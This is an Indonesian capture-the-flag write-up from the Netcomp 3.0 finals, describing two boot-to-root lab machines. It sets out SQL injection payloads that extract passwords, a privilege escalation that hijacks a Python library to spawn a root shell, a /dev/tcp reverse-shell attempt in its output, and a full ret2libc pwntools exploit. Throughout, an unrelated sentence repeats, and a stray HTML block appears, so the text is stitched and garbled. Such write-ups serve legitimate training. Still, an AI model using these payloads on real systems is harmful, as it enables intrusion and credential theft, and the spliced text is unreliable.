
Write-Up Final Netcomp 3.0

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks




```
<!-- <section id="our-team" class="p-6 bg-gray-100">
  <div class="max-w-7xl mx-auto text-center">
      <h2 class="text-3xl font-bold mb-8">Our Team</h2>
      <div class="grid grid-cols-1 md:grid-cols-3 gap-8">
          <div class="bg-white rounded-2xl shadow-md p-6">
              <img
                  src="/assets/teams/team-1.jpg" alt="images"
                  class="mx-auto rounded-full mb-4"
              >
              <h3 class="text-xl font-semibold">name here</h3>
              <p class="text-gray-600">Chief Executive Officer</p>
          </div>
          <div class="bg-white rounded-2xl shadow-md p-6">
              <img
                  src="/assets/teams/team-2.jpg" alt="images"
                  class="mx-auto rounded-full mb-4"
              >
              <h3 class="text-xl font-semibold">name here</h3>
              <p class="text-gray-600">Chief Technology Officer</p>
          </div>
          <div class="bg-white rounded-2xl shadow-md p-6">
              <img
                  src="/assets/teams/team-3.jpg" alt="images"
                  class="mx-auto rounded-full mb-4"
              >
              <h3 class="text-xl font-semibold">name here</h3>
              <p class="text-gray-600">Chief Financial Officer</p>
          </div>
      </div>
  </div> -->
```

DJumanto
mirai
Etern1ty

Daftar Isi

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

B2R

Infiltrate - **User**

Flag: 3e9d9eb4d303e753118bc9cd54dfb304

Deskripsi

Persistence unlocks doors that seem sealed tight. Can you find the flaw and inject your way to success?

Informasi Terkait Soal

diberikan sebuah wee, hasil recon menunjukkan seperti berikut:

```
 Dirsearch started Sun Feb  2 09:18:17 2025 as:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u 10.1.2.232

403   275B   http://10.1.2.232/.ht_wsr.txt
403   275B   http://10.1.2.232/.htaccess.orig
403   275B   http://10.1.2.232/.htaccess.save
403   275B   http://10.1.2.232/.htaccess_orig
403   275B   http://10.1.2.232/.htaccessOLD2
403   275B   http://10.1.2.232/.htaccess.sample
403   275B   http://10.1.2.232/.htaccessBAK
403   275B   http://10.1.2.232/.htaccess.bak1
403   275B   http://10.1.2.232/.htaccess_sc
403   275B   http://10.1.2.232/.htaccessOLD
403   275B   http://10.1.2.232/.htaccess_extra
403   275B   http://10.1.2.232/.htm
403   275B   http://10.1.2.232/.htpasswd_test
403   275B   http://10.1.2.232/.htpasswds
403   275B   http://10.1.2.232/.httr-oauth
403   275B   http://10.1.2.232/.html
301   309B   http://10.1.2.232/backup    -> REDIRECTS TO:
http://10.1.2.232/backup/
200   454B   http://10.1.2.232/backup/
403   275B   http://10.1.2.232/server-status
403   275B   http://10.1.2.232/server-status/
```

/backup memberikan kita sebuah file bernama user.proto

user.proto

```
syntax = "proto3";
```

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

```
service UserService {
    rpc GetUserById (UserRequest) returns (UserResponse);
}

message UserRequest {
    string user_id = 1;
}

message UserResponse {
    string user_data = 1;
}
```

Sederhananya, file ini bisa digunakan untuk konfigurasi komunikasi RPC, disini kita bisa menggunakan command berikut untuk membuat fungsi fungsi untuk berkomunikasi menggunakan grpc-tools:

```
python -m grpc_tools.protoc -I. --python_out=. --grpc_python_out=. user.proto
```

Setelah itu kita buat script utama seperti berikut:

huh.py

```
import grpc
from user_pb2 import UserRequest
from user_pb2_grpc import UserServiceStub

def get_user_by_id(user_id):
    with grpc.insecure_channel('10.1.2.232:50051') as channel:
        stub = UserServiceStub(channel)
        request = UserRequest(user_id=user_id)
        response = stub.GetUserById(request)
        print(response.user_data)

get_user_by_id("1")
```

Pendekatan

Kita bisa mendapatkan nama dari user menggunakan perintah tersebut, kelemahan pada service ini adalah terdapat sql injection. Dengan union based attack, kita bisa mengekstrak password user:

user
ada beberapa user yang terdaftar pada database yakni:

- John Doe

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

- Jane Smith
- madoka madoka
- Iron Master

kita dapat mengekstrak password user madoka dan mendapatkan akses menggunakan ssh

payload: 9991 union select password from users where id=2

```
┌──(kali㉿kali)-[~/netcompfinal/infiltrate]
└─$ python3 huhh.py
Name: DJ#ed38q2bhS@*G2w287
```

```
└─$ sudo ssh madoka@10.1.2.232
[sudo] password for kali:
madoka@10.1.2.232's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Feb  2 08:41:12 AM UTC 2025
```

di user home directory terdapat flag user

```
$ cat user.txt
3e9d9eb4d303e753118bc9cd54dfb304
```

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

Infiltrate - **Root**

Flag: f334f62d83b4ae02b3d8b3835a58c9d1

Deskripsi

Persistence unlocks doors that seem sealed tight. Can you find the flaw and inject your way to success?

Informasi Terkait Soal

Selanjutnya, kita lakukan privilege escalation, menggunakan sudo -l, kita bisa melihat sudo akses yang di-grant kepada user madoka

```
Matching Defaults entries for madoka on infiltrated:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User madoka may run the following commands on infiltrated:
    (root) NOPASSWD: /usr/bin/python3.12 /home/madoka/tool/password_manager.py
```

kita bisa menjalankan password_manager.py sebagai root

```
$ ls -la /home/madoka/tool/password_manager.py
-rw-rw-r-- 1 madoka madoka 34 Feb  2 08:42 /home/madoka/tool/password_manager.py
```

Pendekatan

Karena kita tidak dapat mengedit script tersebut, hal yang terpikirkan oleh saya adalah melakukan library hijacking. Ada beberapa library yang diimport, salah satunya adalah cryptography.fernet

```
import os
from cryptography.fernet import Fernet
import json
```

Dan apabila kita lihat permission dari fernet, maka kita akan mendapatkan informasi permission yang menarik:

```
Required-by: service-identity
$ ls -la /usr/lib/python3/dist-packages/cryptography
total 52
drwxr-xr-x   5 root root  4096 Jan 31 16:04 .
drwxr-xr-x 159 root root 12288 Feb  1 06:06 ..
-rw-r--r--   1 root root   445 May 27  2024 __about__.py
-rw-r--r--   1 root root  1118 May 27  2024 exceptions.py
-rwxr-xrwx   1 root root  6985 Feb  2 08:48 fernet.py
drwxr-xr-x   6 root root  4096 Aug 27 14:21 hazmat
-rw-r--r--   1 root root   364 May 27  2024 __init__.py
drwxr-xr-x   2 root root  4096 Feb  2 08:49 __pycache__
-rw-r--r--   1 root root     0 May 27  2024 py.typed
-rw-r--r--   1 root root  4018 May 27  2024 utils.py
drwxr-xr-x   3 root root  4096 Aug 27 14:21 x509
$
```

kita bisa mengedit fernet.py, langsung saja kita tambahkan os.system(“/bin/sh”) di dalamnya:

```
        return base64.urlsafe_b64encode(os.urandom(32))

    def encrypt(self, data: bytes) → bytes:
        os.system("/bin/sh")
        return self.encrypt_at_time(data, int(time.time()))
```

setelah itu lakukan permintaan enkripsi dan kita akan mendapatkan akses root. Flag root terdapat pada /root/root.txt:

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

```
(root) NOPASSWD: /usr/bin/python3.12 /home/madoka/tool/password_manager
$ sudo /usr/bin/python3.12 /home/madoka/tool/password_manager.py
bash: connect: Connection refused
bash: line 1: /dev/tcp/10.18.201.202/4444: Connection refused

Password Manager
1. Add Password
2. Get Password
3. Exit
Select an option: 1
Enter service name (e.g., Gmail): aa
Enter username: aa
Enter password: aa
# pwd
/home/madoka
# cat /root/root.txt
f334f62d83b4ae02b3d8b3835a58c9d1
```

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

Ancient - **User**

Flag: afd099f1df61696d8b3188161cdfd865

Deskripsi

They mastered the magical and scientific arts that allowed them to control the forces of nature.

Informasi Terkait Soal

diberikan sebuah web dengan hasil recon sebagai berikut:

```
# Dirsearch started Sun Feb  2 09:19:19 2025 as:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py -u 10.1.2.234

301   169B   http://10.1.2.234/api    -> REDIRECTS TO: http://10.1.2.234/api/
200   170B   http://10.1.2.234/api/
```

api yang bisa kita gunakan adalah **/api/login**. Tetapi endpoint ini sedikit unik karena hanya menerima input username dan password dalam bentuk base85.

```
POST /api/login HTTP/1.1
Host: 10.1.2.234
Content-Length: 39
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/126.0.6478.127 Safari/537.36
content-type: application/json
Accept: */*
Origin: http://10.1.2.234
Referer: http://10.1.2.234/login
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"username":"8Qp","password":"BzDw2JL"}
```

Pendekatan

Terdapat vulnerability visible error sql injection, apabila kita menggunakan payload **‘ or 1=1**

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks


```
{
  "code":"ER_PARSE_ERROR",
  "errno":1064,
  "sqlMessage":
  "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for
   the right syntax to use near ''' at line 1",
  "sqlState":"42000",
  "index":0,
  "sql":"SELECT * FROM userlogin WHERE username = 'aa' and password = '' or 1=1';"
}
```


kita bisa menggunakan payload berikut untuk mendapatkan user dan password dari suatu user

' = '' AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT 'secret'))) and '1'='1


```
{
  "code":"ER_UNKNOWN_ERROR",
  "errno":1105,
  "sqlMessage":"XPATH syntax error: '\\secret'",
  "sqlState":"HY000",
  "index":0,
  "sql":
  "SELECT * FROM userlogin WHERE username = 'aa' and password = '' = '' AND EXTRACTVALUE(1, CONCAT(0x5c, (SEL
  ECT 'secret'))) and '1'='1';"
}
```


kita coba extract data user

' = '' AND EXTRACTVALUE(1, CONCAT(0x5c, (SELECT concat(username,password) from userlogin))) and '1'='1


```
{
  "code":"ER_UNKNOWN_ERROR",
  "errno":1105,
  "sqlMessage":"XPATH syntax error: '\\corneliathisISmyPassword'",
  "sqlState":"HY000",
  "index":0,
  "sql":
  "SELECT * FROM userlogin WHERE username = 'aa' and password = '' = '' AND EXTRACTVALUE(1, CONCAT(0x5c, (SEL
  ECT concat(username,password) from userlogin))) and '1'='1';"
}
```


masuk ke server dan kita bisa mendapatkan user.txt

```
┌──(kali㉿kali)-[~/netcompfinal/infiltrate]
└─$ ssh cornelia@10.1.2.234
cornelia@10.1.2.234's password:
Linux ancient 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Feb  2 17:08:36 2025 from 10.18.201.22
cornelia@ancient:~$ cat user.txt
afd099f1df61696d8b3188161cdfd865
```

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

Ancient - **Root**

Flag: ac6cc91d58e46969a2a2d3ff4485b332

Deskripsi


They mastered the magical and scientific arts that allowed them to control the forces of nature.


Informasi Terkait Soal

Terdapat binary menarik yaitu password_manager yang dijalankan oleh root. Saat di analisis, binary ini vulnerable terhadap buffer overflow. Binary juga sudah dijalankan via socat, sehingga kita tinggal melakukan port-forwarding via ssh port binary tersebut dan connect di local.

Pendekatan


```
ssh -L 127.0.0.1:1337:localhost:1337 cornelia@10.1.2.234
```





```
1  int view_accounts()
2  {
3    char s1[128]; // [rsp+0h] [rbp-80h] BYREF
4
5    puts("Authentication: ");
6    gets(s1);
7    if ( !strcmp(s1, "P@ssw0rd123") )
8      return select_from_database();
9    else
10     return puts("Wrong authentication");
11 }
```


Terdapat buffer overflow pada fungsi view_accounts.



Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

Karena tidak ada security sama sekali pada binary ini, kita bisa langsung lakukan ret2libc.

Hasil



solve.py

```python
#!/usr/bin/env python3
from pwn import *

# ===========================================================
#                           SETUP
# ===========================================================
exe = './password_manager_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
host, port = 'localhost', 1337

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
```

Ini mas gw mau minta bntuan kali bisa di bantu di solv soal ctfnya buat konversi nilai ke sks

```
'''.format(**locals())

# ===========================================================
#                           EXPLOITS
# ===========================================================
def exploit():
    global io
    io = initialize()
    rop = ROP(exe)

    offset = 136

    rop.raw(b'A' * offset)
    rop.puts(elf.got['puts'])
    rop.call(elf.symbols['view_accounts'])

    io.sendlineafter(b':', b'2')
    io.sendlineafter(b':', rop.chain())

    io.recvuntil(b'Wrong authentication\n')
    leak = unpack(io.recvn(6).ljust(8, b'\x00'))
    libc.address = leak - libc.symbols['puts']
    log.info(f'libc address: {hex(libc.address)}')

    rop = ROP(libc)
    rop.raw(b'A' * offset)
    rop.call(rop.ret.address)
    rop.system(next(libc.search(b'/bin/sh\x00')))
    io.sendlineafter(b':', rop.chain())

    io.interactive()

if __name__ == '__main__':
    exploit()
```